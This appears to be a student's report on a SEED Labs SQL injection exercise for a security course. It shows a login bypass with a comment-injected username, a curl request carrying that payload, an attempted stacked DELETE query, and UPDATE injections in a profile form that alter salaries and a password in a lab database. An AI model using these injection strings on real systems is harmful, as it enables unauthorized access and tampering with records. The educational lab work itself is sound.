Shane Irons

CIS 5627

12/1/2022

Project 5: SQL Injection

Task 1:

```
mysql> mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)
```


Above is the information printed out regarding the employee Alice from the mysql database.


Task 2:

2.1

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn,
    phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$
    hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
```

This is the target (above screenshot). When I type in the username and password credentials, this is the line of code in unsafe_home.php that is running. To bypass this and get into the admin account, simply “comment” out the password portion (in the username field on the website).





Username	EId	Salary	Birthday	SSN	Nickname	Email	Addre
Alice	10000	20000	9/20	10211002			
Boby	20000	30000	4/20	10213352			
Ryan	30000	50000	4/10	98993524			
Samy	40000	90000	1/11	32193525			
Ted	50000	110000	11/3	32111111			
Admin	99999	400000	3/5	43254314			

Without knowing the password (or entering anything into the password field at all) I can gain access to the admin account. The input “Admin ‘ # “ comments out the portion in the where statement from the 1st screenshot that starts “…and Password=’$hashed_pwd’”.

2.2

My input: curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin+%27+%23&Password='


This input is the same as 2.1 except in the form of the curl argument for command line interface. Here, I am using the *Admin ' #* input again for the username, except it is encoded above as "Admin+%27+%23". This produces the following output:

```
ogout. The profile details fetched will be displayed using the table class of bootstrap with a dark tab
e head theme.

OTE: please note that the navbar items should appear only for users and the page with error login messa
e should not have any of these items at
ll. Therefore the navbar tag starts before the php tag but it end within the php script adding items as
required.
->

!DOCTYPE html>
html lang="en">
head>
 <!-- Required meta tags -->
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

 <!-- Bootstrap CSS -->
 <link rel="stylesheet" href="css/bootstrap.min.css">
 <link href="css/style_home.css" type="text/css" rel="stylesheet">

 <!-- Browser Tab title -->
 <title>SQLi Lab</title>
/head>
body>
 <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
   <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
     <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; widt
: 200px;" alt="SEEDLabs"></a>

     <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active
><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li cla
s='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button oncl
ck='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><di
 class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table ta
le-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>E
d</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>N
ckname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></
head><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><t
></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000<
td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='
ow'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td>
/td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></
d><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</
d><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
     <div class="text-center">
       <p>
         Copyright &copy; SEED LABs
       </p>
     </div>
   </div>
   <script type="text/javascript">
   function logout(){
     location.href = "logoff.php";
   }
   </script>
 </body>
 </html>[11/17/22]seed@VM:.../SQLInjection$
```

This output is the html of the webpage after the login occurs. Here, I can see all of the users and their account info as if I am logged in as admin.

2.3


Alice'; DELETE FROM credential WHERE name='Ryan'; #
above is my input.



I continued getting this error. After some research, I believe that appending in this scenario is not possible because php does not allow two SQL statements to run at the same time. I was unsuccessful in running this attack.


Task 3:


3.1



Above is the unchanged Alice profile (default).

Editing her profile:







Above you can see that Alice's salary has been changed to $100,000.


3.2

Now I am going to set Boby's salary to $1.




The above command reads: *', salary=1 WHERE Name='Boby';#*



Home
Edit Profile
Alice Profile
Key
Value
Employee ID
10000
Salary
100000
Birth
9/20
SSN
10211002
NickName
', salary=1 WHERE Name='Boby';#
Email
Address



SQLi Lab
New Tab
www.seedlabsqlinjection.com/unsafe_home.php
60%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Boby Profile
Key
Value
Employee ID
20000
Salary
1
Birth
4/20
SSN
10213352
NickName
Email
Address
Phone Number

3.3




Changing Boby password to *123*.








```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------+----------
-----------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName                                            | Password
                             |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----------------------------------------------------+----------
-----------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       | â€", salary=1 WHERE Name=â€™Bobyâ€™;#                  | fdbe918bd
ae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |                                                     | 123
                             |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |                                                     | a3c50276c
b120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |                                                     | 995b8b8c1
